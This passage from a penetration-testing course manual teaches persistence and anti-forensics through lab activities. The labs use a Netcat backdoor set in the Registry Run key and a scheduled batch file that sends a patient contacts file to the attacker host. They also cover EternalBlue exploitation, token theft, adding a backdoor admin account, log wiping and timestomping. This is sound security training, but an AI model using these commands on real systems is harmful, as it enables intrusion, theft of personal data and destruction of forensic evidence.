


**Note:** For a full list of options for `schtasks`, see [https://msdn.microsoft.com/en-us/library/windows/desktop/bb736357\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/bb736357(v=vs.85).aspx).



**Note:** Scheduled tasks can also leverage application functionality exposed by DCOM, like scheduling the execution of macros in an Excel file.

On Linux, cron jobs are the primary method of scheduling tasks/jobs. The cron daemon runs the specified shell command at the date and/or time specified in the user's `crontab` file. You can edit this file by entering `crontab -e` at a shell. Each line in this file represents a job, and is formatted as follows:



Note that you aren't required to specify every time value. The asterisk (\*) denotes a wildcard value; i.e., the job will run for every instance of this value. For example, the following line will run a Netcat file exfiltration listener every day at 9:00 A.M.:

```
0 9 * * * nc -lvp 12345 > data.txt
```

The following example will run the same Netcat command at the top of every hour every 15th day of every other month:

```
0 * 15 */2 * nc -lvp 12345 > data.txt
```

Note that the month value uses a division operator (/) with a wildcard to divide each of the 12 months into 2.

Be aware that the jobs you create with `crontab -e` will run as the current user. You can also directly edit the system's `/etc/crontab` file to run a job as a specific user, though this is usually not recommended. This file takes a user field before the command field, such as:

```
0 9 * * * jsmith nc -lvp 12345 > data.txt
```

## Services and Daemons

In the Windows world, a service is any program that runs in the background without directly interfering with the current user's desktop session. This essentially makes services a type of non-interactive process. In the Unix-like world, a daemon is the closest equivalent to a Windows service. Daemons run in the background but are not attached to any terminal; therefore, they can continue to run on the system even when a terminal is closed. Many services and daemons automatically start when the system boots, but they can also be activated by certain events or, less commonly, started and stopped manually by the user.

When it comes to pen testing, services and daemons offer similar opportunities as scheduled tasks, but differ in terms of how they are used as vectors. For example, you might write a cron job to execute a Netcat reverse shell command on a Linux target every so often. This, as you've seen, gives you a persistent backdoor into the target system. However, if you instead install a remote access daemon on the target, you could shell into the target at any time and even regain that shell immediately after the system has rebooted. Whereas a cron job is limited to a maximum frequency of one minute, a daemon is always active and available for use. Also, it's easier for a daemon to cache its state and sustain long sessions.

There are several disadvantages to running a daemon over a scheduled task, however. Daemons consume memory even when not in use, which may tip off a user if they experience performance issues or are actively monitoring memory usage. Also, daemons do not automatically restart upon termination unless specifically programmed to do so, whereas scheduled tasks can recur automatically. Lastly, cron jobs are relatively simple to create, whereas daemons require extensive programming knowledge, assuming you're not relying on existing software.

Many of these advantages and disadvantages also apply to Windows services when compared to Task Scheduler.

### Registry Startup

Services are not the only way to get a particular program or command to start upon booting Windows. You can also add the program or command to the following Registry keys:

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run  
HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run

The first key will run all of its values whenever any user logs in; the second key will run only when the current user logs in. You can open the GUI Registry Editor (regedit) to add the desired value, or you can do it from the command line:

```
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v backdr /d C:\Files\backdoor.bat
```

## Guidelines for Using Persistence Techniques

When using persistence techniques:

- Try to maintain a foothold in the organization to continue your attack after the main phase has concluded.
- Demonstrate persistence to the client without necessarily keeping assets compromised for a long period of time.
- Create new user accounts to bypass access control and account monitoring.
- Escalate new accounts' privileges if able.
- Install a RAT as a backdoor into a target system.
- Create a shell using Netcat to open a backdoor for command execution.
- Use reverse shells instead of bind shells whenever possible.
- Use Netcat to exfiltrate files from a target host to your own host.
- Use Netcat to set up a relay from one target host to another for pivoting.

- Use Task Scheduler in Windows to run a compromising command or program on a consistent schedule.
- Use cron jobs in Linux to do likewise.
- Consider using a backdoor as a daemon or service to have it constantly available.
- Understand the disadvantages of creating and using a daemon or service.
- Add commands or programs to the appropriate Registry startup keys to get them to run on Windows boot.

# ACTIVITY 9–3

## Installing a Persistent Backdoor

### Data Files

C:\Contacts\Contacts.csv

### Before You Begin

The file /root/Desktop/my\_pentest\_team Worksheet.xlsx is open.

You will work with a partner in this activity. You still have a Meterpreter session open to your partner's Windows Server computer.

### Scenario

One of the GCPG servers provides a network share for employees to use. Some employees use the network share to continually update sensitive data. One file in particular lists all of the group's patients and personal information about each, including the patients' phone numbers and addresses. Every day, an employee adds new patients to this list or changes the details of existing patients.

You could attempt to exfiltrate this file once and be done with it—but why stop there? By persisting in the vulnerable server that hosts the share, you can continuously exfiltrate this data over a long period of time while always having the most up-to-date information on the group's contacts. So, you'll create a backdoor into the server that can send you the data remotely every so often, all while remaining hidden from the user.

**1. Ensure you have a Meterpreter session onto your partner's Windows Server.**

**2. Install a backdoor on the server using Netcat.**

- a) At the Meterpreter prompt, enter `upload /usr/share/windows-binaries/nc.exe C:\\Windows`



**Caution:** Ensure you're using two backslashes in the Windows path. This is necessary to escape the backslash character.

- b) Verify that the upload completed successfully.

```
meterpreter > upload /usr/share/windows-binaries/nc.exe C:\\Windows
[*] uploading : /usr/share/windows-binaries/nc.exe -> C:\\Windows
[*] uploaded : /usr/share/windows-binaries/nc.exe -> C:\\Windows\\nc.exe
```

This transfers Netcat to the target server. Netcat is a utility with several different uses in networking, one of which is the ability to create a process that listens for remote commands.

- c) Enter `reg enumkey -k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run`

This enumerates all of the keys that are currently in this Registry path. This particular path is used by Windows to execute programs on startup.

- d) Enter `reg setval -k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run -v nc -d 'C:\\Windows\\nc.exe -l -p 1234 -e cmd.exe'`

- e) Verify that the key was successfully set.

- f) Enter `reg queryval -k HKLM\Software\Microsoft\Windows\CurrentVersion\Run -v nc`

```
meterpreter > reg queryval -k HKLM\Software\Microsoft\Windows\CurrentVersion\Run -v nc
Key: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
Name: nc
Type: REG_SZ
Data: C:\Windows\nc.exe -l -p 1234 -e cmd.exe
```

You added a key called **nc** with a value that will call the Netcat executable, passing in parameters for it to listen on port 1234 and to execute a command prompt environment.

- 3. Think back to your active reconnaissance efforts. Do you need to do anything with the server's firewall to get the Netcat backdoor to listen properly? How can you check?**

- 4. Open the backdoor from your Kali Linux computer.**

- a) Enter `reboot`

You're restarting the remote server so that it can trigger the Netcat backdoor on startup.

- b) From the physical server, log in as Administrator and wait for your partner to do likewise.  
c) Open a new terminal in Kali Linux.  
d) At the standard prompt, enter `nc -v 192.168.1.# 1234` where # refers to your partner's Windows Server.  
e) Verify that you are given a shell onto the system.

```
root@kali00:~# nc -v 192.168.1.50 1234
192.168.1.50: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.1.50] 1234 (?) open
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\SysWOW64>
```

The advantage of this shell over the Meterpreter session is that it doesn't require authentication and doesn't execute a known malicious payload. The disadvantage is that the command prompt session is easily visible on the server. However, you could use Netcat to upload and execute a silent batch file or other program in order to minimize the likelihood of being noticed.

- f) Enter `whoami` to verify you have admin access to the target.  
g) Enter `cd C:\`  
h) Enter `dir` and observe the list of folders.

Other than the course data files folder, most of these folders are standard for a server. However, the **Contacts** folder appears to be custom made.

- i) Enter `cd Contacts`  
j) Enter `dir` to list the folder's contents.  
This folder appears to include a lone file called **Contacts.csv**. Your new goal is to exfiltrate this sensitive file.  
k) Press **Ctrl+C** to terminate the Netcat session.

- 5. Create a Netcat listener that exfiltrates a sensitive file.**

- a) At the prompt, enter `cat > tsk.bat` to begin creating a new file.  
b) At the blank prompt, type `@echo off` and then press **Enter**.

- c) On the next line, type `C:\Windows\nc.exe -w 3 192.168.1.# 1234 < C:\Contacts\Contacts.csv` where # refers to your own Kali Linux computer.
- d) Press **Enter**.
- e) Press **Ctrl+Z** to save the file.
- f) Enter `cat tsk.bat` and verify the file looks similar to the following (with a different IP address).

```
root@kali00:~# cat tsk.bat
@echo off
C:\Windows\nc.exe -w 3 192.168.1.10 1234 < C:\Contacts\Contacts.csv
```

This batch file will connect to a Netcat listener and send the file **Contacts.csv** to that listener over port 1234. The listener will be on your Kali Linux computer.

## 6. Create a scheduled task on the server that runs the Netcat listener.

- a) Return to the terminal with your Meterpreter session.
- b) Press **Ctrl+C** and then enter `exit`
- c) Enter `use windows/smb/ms17_010_psexec`
- d) Enter `run` to regain your Meterpreter session.
- e) At the prompt, enter `upload /root/tsk.bat C:\\Windows`
- f) Verify that the file uploads successfully.
- g) Enter `execute -f 'schtasks /create /tn tsk /tr C:\\Windows\\tsk.bat /sc minute /mo 3 /ru system'`

The `schtasks` command creates a scheduled task on a Windows computer. The task name is **tsk** and it will call the batch file you created earlier as its action. The batch file will run every three minutes under the SYSTEM account. In a real-world scenario, you'd have the task run less frequently to attract less attention—perhaps once every day.

## 7. Test the scheduled task.

- a) Switch to your other terminal and enter `nc -l -p 1234 > Contacts.csv`
- b) Wait about three minutes for the scheduled task to run.
-  **Note:** If you want, you and your partner can open the Task Scheduler GUI on the server to look at the **Next Run Time** column for the **tsk** entry. Select the **Start** button and type **Task Scheduler** to find the program.
- c) After waiting, in Kali Linux, open **Files** and navigate to the **Home** directory (`/root`).
- d) Open **Contacts.csv** and verify that you have the full contacts data, then close the file.
- e) Switch to your Windows Server and navigate to **C:\\Contacts**.
- f) Right-click **Contacts.csv** and select **Edit**.
- g) In Notepad, change the file in some easily noticeable way. For example, you could change the name of one of the columns or add a new row at the top with bogus data.
- h) Save the file, then close Notepad. Wait for your partner to do the same.
- i) Return to the Kali Linux terminal that was running the Netcat listener, and verify that it returned you to the prompt.
- j) Rerun the same Netcat listener again.
- k) Wait for the next scheduled task to run.
-  **Note:** Alternatively, in Task Scheduler, you can right-click the task and select **Run** to force it to run.
- l) After waiting, open the **Contacts.csv** file in Kali Linux again and note that you received a new version of the file with your partner's changes.

## 8. Close any open windows in Kali Linux and Windows.

## 9. Update the worksheet as necessary.

# TOPIC C

## Use Anti-Forensics Techniques

Unless they're trying to make a statement or gain a reputation, most attackers don't want their work to be traced back to them. Even those that do will probably want to make life difficult for the cybersecurity personnel responsible for cleaning up the mess the attacker left behind. In this topic, you'll bring your attack campaign to its conclusion, but not before taking one last shot at the organization.

### Anti-Forensics

**Forensics** is the branch of computer science that seeks to discover evidence of activity in computers, digital storage media, and networks. Most hacking activities and tools leave direct or indirect evidence that can be discovered by a forensic investigator. The following table summarizes some popular cyber forensics tools.

| Forensics Tool                       | Description                                                                                                                                 |
|--------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------|
| EnCase                               | Multi-forensic platform that can gather data from different devices and discover evidence. Findings are often used in criminal court cases. |
| SANS Investigative Forensics Toolkit | Multi-purpose forensic operating system with full toolset. Free and based on Ubuntu.                                                        |
| X-Ways Forensics                     | Full-featured platform for forensic investigators. Runs on Windows.                                                                         |
| Digital Forensics Framework          | Popular open source toolkit for both beginners and professionals. Can discover hidden data in Windows and Linux.                            |
| Open Computer Forensics Architecture | Popular open source forensics framework. Built on Linux, using a PostgreSQL database.                                                       |

**Anti-forensics** is the process of disrupting or impeding a forensic investigation. You can do this by:

- Negatively affecting the quality, quantity, or integrity of evidence.
- Making forensic analysis more difficult or impossible.
- Deceiving forensic investigators.

The purpose of forensics is to discover who did something and how. Therefore, an attacker will likely have one or more of the following reasons for disrupting that process:

- To escape notice while they are still inside the perimeter.
- To eliminate themselves as a suspect after they have concluded the attack.
- To frame another person or group of people as suspects.
- To waste the organization's time and resources.

In a pen test, anti-forensics is important because it goes beyond just demonstrating to the organization that it has specific weaknesses that can be exploited. The organization may also be failing its own response operations and personnel, whereas it should be enabling them to perform as effectively as possible. The pen test, through anti-forensics, can assess any such issues.



**Note:** Consider all of the hacking tools and techniques you have learned in this course. What possible digital evidence might they leave behind that you would want to erase to cover your tracks?

## Anti-Forensics Techniques

The anti-forensics process relies on weaknesses inherent in computer systems, forensic tools, and the human investigators themselves. There are several techniques available to the attacker that can exploit these weaknesses. The following are examples of anti-forensics techniques that disrupt forensic processes or confuse or deceive investigators:

- **Buffer overflow and *heap spraying*.** You may be able to initiate a buffer overflow on an investigator's forensic tools when they use them. This is often done by setting a malicious file as a trap—when the investigator opens the file, it causes the forensic tool to hang or crash, making it or related files difficult to examine. One tactic is to craft a file that exploits vulnerable dynamic-link libraries (DLLs) to create an infinite loop in memory. Another tactic is heap spraying, in which malicious code is injected into an application's memory heap in specific places. When an investigator opens a file (e.g., a bitmap) in their forensic tool, the file forces the tool to read memory from the sprayed heap, executing the malicious code. Note that most up-to-date forensic tools include protections against buffer overflows and heap spraying.
- **Memory residents.** This describes code whose location in memory the OS is not allowed to swap to permanent storage. Malware can run as a memory resident to stay active even while the application it is normally attached to is no longer running. This may fool an investigator or their automated tools into believing that a computer has no trace of malware, despite the malware still being active. Note that modern forensic tools can scan a system's memory for malicious code.
- **Program packing.** This is a method of compression in which an executable is mostly compressed, and the part that isn't compressed includes code to decompress the executable. In other words, a packed program is a type of self-extracting archive that makes reverse engineering its contents more difficult. Packed malware, until it's unpacked, can mask string literals and modify its signatures to avoid triggering signature-based scanners. So a forensic analyst may be unable to ascertain the nature of a packed program until it runs and potentially infects the system. Note that unpacking the executable in a controlled sandbox environment can help an analyst get around this problem.
- **VM detection.** Analysts use VMs to create a sandbox with which to safely examine and run malware. However, some clever malware can detect that it's running in a sandbox by exploiting unpatched zero-day vulnerabilities in the sandbox software, or by detecting that the sandbox has direct hooks into the malware so that it can monitor the malware for system calls. Malware that knows it's in a sandbox can alter its behavior to fool an investigator into thinking it's benign, like only activating when it detects human behavior such as mouse movement.
- **Alternate data streams (ADSs).** This is a feature of Microsoft's NT File System (NTFS) that enables multiple data streams for a single file name by forking one or more files to another. Apps like File Explorer won't display any changes in file size or other attributes when observing the file being forked to. So, a malicious executable that injects itself as a stream into a legitimate program can remain hidden to everyday end-user tools. More advanced tools will be able to detect ADSs, however. Also note that, starting with Windows 7, the ability to execute a file with ADS is disabled by default.

## Covering Your Tracks

The most common anti-forensics technique is covering one's tracks. An attacker will try to make it as difficult as possible for forensic investigators to identify how the attack commenced, and who is responsible. In some cases, the attacker may even be able to erase any evidence that an attack has taken place. Covering tracks is made possible by obfuscating the source of a malicious event and removing any residual traces of that event before leaving the target environment. Covering tracks is also viable in situations where the attack persists after the main exploit phase; this helps the attacker hide their initial exploits as well as their ongoing compromise.

In a pen test, you aren't going to truly hide your attack from the organization—after all, you were hired to report vulnerabilities to the client, not to keep them secret. However, you can still try to cover your tracks at the end of the test to demonstrate to the client that they'll have serious difficulties handling an incident. If you're authorized to go through with this type of anti-forensics

attack, then you should first make sure that you've recorded all of the data you'll need for your final report. You don't want to delete all evidence of your attack, only to later be unable to present that evidence to the organization as proof of compromise. You should also be careful not to cause any collateral damage and erase important data that wasn't part of the attack.

## Techniques for Covering Your Tracks

The following are some example techniques you can use to cover your tracks:

- **Clearing whole event logs.** Tools like Metasploit include commands for clearing an entire event log on a machine that you're currently exploiting. Because it clears every log rather than specific ones, this may raise suspicion; however, it can still make it harder for a forensic analyst to do their job. In a Meterpreter session, `clearev` will clear all Windows event logs. If you have a direct command shell, you can also clear individual log categories. For example: `wvtutil cl Application` clears the application log. To clear logs on a Linux system, you can use one of several methods that you'd use to clear any text file. For example, to clear the syslog: `echo "" > /var/log/syslog`.
- **Clearing specific event log entries.** Rather than wiping a log entirely and giving investigators something to be suspicious about, you can instead remove specific entries that would reveal your attack. For example, say you've logged in to a Linux system using a backdoor account called "backdr". Before leaving, you could wipe any entries in `auth.log` that show the account logging in, rather than clearing the entire log. You can use a variety of methods to do this. The following example uses `sed` to delete all lines matching the given string while keeping the other lines intact: `sed -i '/backdr/d' /var/log/auth.log`.
- **Changing or forging event log entries.** Rather than directly removing an entry or an entire log, it may be more beneficial to simply alter entries. For example, altering a user logon entry in Windows security logs may enable you to frame another individual. You could also forge an event by stealing a privileged user's token and then performing a malicious task; the event will be recorded as if it were performed by the user whose token you stole. You can steal a Windows user's token in Meterpreter by entering `steal_token <PID>` where `<PID>` is the process ID of a process that is owned by the user whose token you want to steal.
- **Erasing shell history.** Certain shells, like Bash shells on Linux, store the last `n` commands in history. A forensic analyst can retrieve this history and piece together your executed commands. However, you can cover your tracks by setting the command history to zero before executing the commands. For a Bash shell, this command is `export HISTSIZE=0`. In case the system has already recorded a shell history and you want to delete it, you can enter `echo "" > ~/.bash_history` and `history -c`. On Windows, you can clear the history of `cmd.exe` by pressing **Alt+F7** or by simply terminating the process. You clear the history in PowerShell by using the `Clear-History` cmdlet.
- **Shredding files or erasing data securely.** Since simply deleting a file using standard OS features won't erase that file securely, you may want to perform data wiping techniques to prevent forensic investigators from recovering the incriminating information. On Linux systems, this is known as shredding, because the `shred` command can overwrite files on storage to ensure complete removal. For example, the command `shred -zu /root/keylog.bin` will overwrite the file with zeros to hide the fact that it was shredded, then the file will be removed. Windows doesn't have a built-in command-line equivalent to file-based shredding, but you can overwrite an entire volume with zeros by formatting the volume: `format d: /fs:NTFS /p:1` where the `/p` switch indicates how many passes the zeroing operation will do.
- **Changing timestamp values.** Good forensic investigators will attempt to reconstruct a narrative of events by correlating event data. One of the most important attributes in event correlation is time. If you can modify the time that certain events are recorded, you can deceive investigators into believing a false narrative. Changing time-based values is not just limited to event logs, either. Altering a file's MACE (modified, accessed, created, entry modified) metadata can confuse and misdirect investigators into thinking that your attack happened at a different time, or has lasted for a longer or shorter amount of time than it actually has. You can use the `timestomp` command in Meterpreter to change MACE values. The command `timestomp`

file.docx -z "07/21/2018 16:21:05" changes all four MACE values for a file to the specified time.

## Guidelines for Using Anti-Forensics Techniques

When using anti-forensics techniques:

- Assess the organization's susceptibility to anti-forensics techniques.
- Leverage buffer overflows to disrupt forensic tools.
- Leverage techniques like memory residents and VM detection to hide the existence or purpose of malware.
- Cover your tracks to avoid being identified or having your attack detected.
- Keep in mind that you need to deliver a report to the client and shouldn't truly hide the attack.
- Ensure you aren't causing collateral damage when covering your tracks.
- Clear, modify, or falsify event logs to mislead analysts looking for a record of malicious activity.
- Erase shell history to remove traces of the commands you executed.
- Shred or securely erase files to remove traces from the system.
- Change timestamp values in events and files to make it more difficult for analysts to formulate a coherent narrative.

# ACTIVITY 9–4

## Using Anti-Forensics Techniques

### Before You Begin

The file /root/Desktop/my\_pentest\_team Worksheet.xlsx is open.

You will work with a partner in this activity. Using Kali Linux, both partners will work in tandem to attack the first partner's Windows Server.

### Scenario

Your persistent backdoor no longer seems to be working, and you believe it might have been discovered and deleted by the server administrator. It looks like your attack campaign won't last much longer. Before you wrap things up, you want to ensure that GCPG personnel won't have an easy time understanding the nature of the attack. After all, skilled hackers in a real-world attack will try their best to cover their tracks and make life difficult for forensic analysts.

Instead of doing this alone, however, you'll enlist the help of one of your pen test team members. There's a chance that your exploit session will be discovered, and if it is, an administrator may block your IP address and/or block the session port you've been using. Having a second session to fall back on will help you circumvent such defenses. Not only that, but having a partner can also help you carry out the attack more quickly and efficiently.

So, with the help of your partner, you'll execute one last attack on a GCPG server and perform some misdirection before making your exit.

**1. (First partner only.) Run the EternalBlue exploit on your Windows Server.**

- a) Open a terminal and enter `msfconsole`
- b) At the `msf5 >` prompt, enter `use exploit/windows/smb/ms17_010_psexec`
- c) Enter `set RHOST 192.168.1.#` where # refers to your own Windows Server.
- d) Enter `set LHOST 192.168.1.#` where # refers to your own Kali Linux computer.
- e) Enter `set LPORT 5555`
- f) Enter `set SMBUser Administrator`
- g) Enter `set SMBPass Pa22w0rd`
- h) Enter `run` and verify that you gain a Meterpreter session.

**2. (First partner only.) Confirm the Meterpreter session.**

- a) Switch to your Windows Server and open a command prompt.
- b) At the prompt, enter `netstat -na`

- c) Verify that you see one Meterpreter session active (port 5555).

|     |                    |                    |             |
|-----|--------------------|--------------------|-------------|
| TCP | 0.0.0.0:49669      | 0.0.0.0:0          | LISTENING   |
| TCP | 0.0.0.0:49674      | 0.0.0.0:0          | LISTENING   |
| TCP | 192.168.1.50:139   | 0.0.0.0:0          | LISTENING   |
| TCP | 192.168.1.50:60738 | 13.89.220.65:443   | ESTABLISHED |
| TCP | 192.168.1.50:60763 | 192.168.1.100:6666 | ESTABLISHED |
| TCP | 192.168.1.50:60768 | 192.168.1.100:6666 | SYN_SENT    |
| TCP | 192.168.1.50:60788 | 192.168.1.10:5555  | ESTABLISHED |
| TCP | 192.168.1.50:60789 | 13.89.217.116:443  | ESTABLISHED |
| TCP | 192.168.1.50:60792 | 216.157.35.200:80  | ESTABLISHED |
| TCP | 192.168.56.1:139   | 0.0.0.0:0          | LISTENING   |
| TCP | [::]:21            | [::]:0             | LISTENING   |
| TCP | [::]:25            | [::]:0             | LISTENING   |
| TCP | [::]:135           | [::]:0             | LISTENING   |
| TCP | [::]:443           | [::]:0             | LISTENING   |

Rather than accessing the same Meterpreter session simultaneously, the second partner will create a new handler, and the first partner will pass the session to the new handler. This will actually split the Meterpreter session into two independent sessions.

### 3. (Second partner only.) Open a separate handler.

- Open a terminal.
- At the prompt, enter `msfconsole`
- Enter `use exploit/multi/handler`
- Enter `set LHOST 192.168.1.#` where # is your own Kali Linux computer.
- Enter `set LPORT 8888`
- Enter `run` and verify that the handler has started.

```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.11:8888
[]
```

### 4. (First partner only.) Pass the Meterpreter session to your partner.

- Enter `background` to save the current session and send it to the background.
- Enter `use exploit/windows/local/payload_inject`
- Enter `set LHOST 192.168.1.#` where # refers to your partner's Kali Linux IP address.
- Enter `set LPORT 8888`
- Enter `set DisablePayloadHandler true`
- Enter `set SESSION 1`
- Enter `run` and verify that the session was passed by injecting the payload into notepad.exe.

```
msf5 exploit(windows/local/payload_inject) > run
[*] Running module against SERVER00
[-] PID does not actually exist.
[*] Launching notepad.exe...
[*] Preparing 'windows/meterpreter/reverse_tcp' for PID 2348
msf5 exploit(windows/local/payload_inject) > []
```

5. (Second partner only.) Verify that you have a **meterpreter > shell**, indicating that the session has been passed to you.
6. (First partner only.) Verify that there are now two Meterpreter sessions on the server.
  - a) Switch to the open command prompt on your Windows Server.
  - b) Enter `netstat -na`
  - c) Verify that there are now two Meterpreter sessions activated: one on port 5555, the other on port 8888.

|     |                    |                    |             |
|-----|--------------------|--------------------|-------------|
| TCP | 0.0.0.0:49668      | 0.0.0.0:0          | LISTENING   |
| TCP | 0.0.0.0:49669      | 0.0.0.0:0          | LISTENING   |
| TCP | 0.0.0.0:49674      | 0.0.0.0:0          | LISTENING   |
| TCP | 192.168.1.50:139   | 0.0.0.0:0          | LISTENING   |
| TCP | 192.168.1.50:60738 | 13.89.220.65:443   | ESTABLISHED |
| TCP | 192.168.1.50:60763 | 192.168.1.100:6666 | ESTABLISHED |
| TCP | 192.168.1.50:60788 | 192.168.1.10:5555  | ESTABLISHED |
| TCP | 192.168.1.50:60789 | 13.89.217.116:443  | ESTABLISHED |
| TCP | 192.168.1.50:60950 | 192.168.1.100:6666 | SYN_SENT    |
| TCP | 192.168.1.50:60954 | 192.168.1.11:8888  | ESTABLISHED |
| TCP | 192.168.56.1:139   | 0.0.0.0:0          | LISTENING   |
| TCP | [::]:21            | [::]:0             | LISTENING   |
| TCP | [::]:25            | [::]:0             | LISTENING   |
| TCP | [::]:135           | [::]:0             | LISTENING   |

- d) Take a screenshot of the two sessions as evidence.
7. (First partner only.) Create a cryptic text file for forensic analysts to find.
  - a) Return to Kali Linux and enter `sessions -i 1` to regain your Meterpreter prompt.
  - b) Enter `shell`
  - c) Verify that you have a Windows command shell onto the system.
  - d) Enter `cd \` to change directory to the root of the C: drive.
  - e) Enter `echo I've been here awhile >> message.txt`
  - f) Enter `dir` and verify your text file was created.

```
Directory of C:\

05/01/2018 06:51 AM <DIR> 093051Data
04/24/2018 05:29 AM <DIR> Contacts
04/11/2018 07:27 AM <DIR> inetpub
05/08/2018 07:12 AM <DIR> 24 message.txt
07/16/2016 06:23 AM <DIR> PerfLogs
05/02/2018 05:36 AM <DIR> Program Files
05/01/2018 01:44 PM <DIR> Program Files (x86)
04/11/2018 07:27 AM <DIR> Users
04/23/2018 01:25 PM <DIR> Windows
 1 File(s) 24 bytes
 8 Dir(s) 63,469,174,784 bytes free
```

8. (First partner only.) Alter the text file to appear as if it had been created more than a year ago.
  - a) At the prompt, enter `exit` to return to the Meterpreter prompt.
  - b) Enter `cd \\` to change directory to the root of the C: drive.

c) Enter `ls` and verify that you see the `message.txt` file.

d) Enter `timestomp message.txt -v`

`timestomp` is a Metasploit command that enables you to delete or alter the modified, accessed, created, and entry modified (MACE) time values of a file. In this case, the `-v` flag just lists the file's MACE data.

e) Verify you can see the file's MACE data, and that the dates are from today.

```
meterpreter > timestomp message.txt -v
[*] Showing MACE attributes for message.txt
Modified : 2018-05-08 08:12:47 -0700
Accessed : 2018-05-08 08:12:47 -0700
Created : 2018-05-08 08:12:47 -0700
Entry Modified: 2018-05-08 08:12:47 -0700
```

f) Enter `timestomp message.txt -z "03/15/2017 09:04:31"`

The `-z` flag sets all four MACE attributes to the provided value.

g) Enter `timestomp message.txt -v` and verify that the MACE values of the file have changed to more than a year in the past.

```
meterpreter > timestomp message.txt -v
[*] Showing MACE attributes for message.txt
Modified : 2017-03-15 10:04:31 -0700
Accessed : 2017-03-15 10:04:31 -0700
Created : 2017-03-15 10:04:31 -0700
Entry Modified: 2017-03-15 10:04:31 -0700
```

h) Take a screenshot as evidence.

## 9. What is the purpose of changing the MACE values for a file like this, or any file for that matter, to some time in the past?

## 10.(Second partner only.) Steal the Administrator's token.

a) At the Meterpreter prompt, enter `ps`

b) Scroll through the results and note the **PID** (process ID) for a process that is owned by the SERVER##\Administrator account.

- c) Record the **PID** of that process.

| Process List |      |                  |      |         |                        |  |
|--------------|------|------------------|------|---------|------------------------|--|
| PID          | PPID | Name             | Arch | Session | User                   |  |
| 0            | 0    | [System Process] |      |         |                        |  |
| 4            |      | System           | x64  | 0       |                        |  |
| 300          | 4    | smss.exe         | x64  | 0       |                        |  |
| 348          | 3856 | cmd.exe          | x64  | 1       | SERVER00\Administrator |  |
| 404          | 396  | csrss.exe        | x64  | 0       |                        |  |
| 476          | 396  | wininit.exe      | x64  | 0       |                        |  |
| 484          | 468  | csrss.exe        | x64  | 1       |                        |  |
| 540          | 468  | winlogon.exe     | x64  | 1       | NT AUTHORITY\SYSTEM    |  |



**Caution:** You should be recording the **PID**, not the **PPID** (parent process ID).

- d) Enter `steal_token <PID>` where `<PID>` is the process ID you just recorded.  
e) Verify that you successfully stole the Administrator's token.

```
meterpreter > steal_token 348
Stolen token with username: SERVER00\Administrator
```

### 11.(Second partner only.) Add a backdoor account to the system.

- a) Enter `shell`  
b) At the Windows command prompt, enter `net user backdoor Pa22w0rd /add`  
c) Enter `net localgroup administrators /add backdoor`  
d) Enter `net user` and verify that you successfully added the backdoor account to the system.

```
User accounts for \\SERVER00

Administrator backdoor DefaultAccount
Guest hakker IME_ADMIN
IME_USER
The command completed successfully.
```


### 12.(First partner only.) Verify that it looks like the Administrator account created the backdoor account.

- a) Switch to your Windows Server.  
b) Right-click the **Start** button and select **Event Viewer**.  
c) In the console tree, expand **Windows Logs**.  
d) Select the **Security** log.

- e) Look for an entry with an **Event ID** of 4720.

| Security Number of events: 31,625 |                      |                          |          |                          |
|-----------------------------------|----------------------|--------------------------|----------|--------------------------|
| Keywords                          | Date and Time        | Source                   | Event ID | Task Category            |
| 🔍 Audit Success                   | 5/8/2018 7:51:36 AM  | Microsoft Windows sec... | 4732     | Security Group Manage... |
| 🔍 Audit Success                   | 5/8/2018 7:51:12 AM  | Microsoft Windows sec... | 4732     | Security Group Manage... |
| 🔍 Audit Success                   | 5/8/2018 7:51:12 AM  | Microsoft Windows sec... | 4724     | User Account Manage...   |
| 🔍 Audit Success                   | 5/8/2018 7:51:12 AM  | Microsoft Windows sec... | 4738     | User Account Manage...   |
| 🔍 Audit Success                   | 5/8/2018 7:51:12 AM  | Microsoft Windows sec... | 4722     | User Account Manage...   |
| 🔍 Audit Success                   | 5/8/2018 7:51:12 AM  | Microsoft Windows sec... | 4720     | User Account Manage...   |
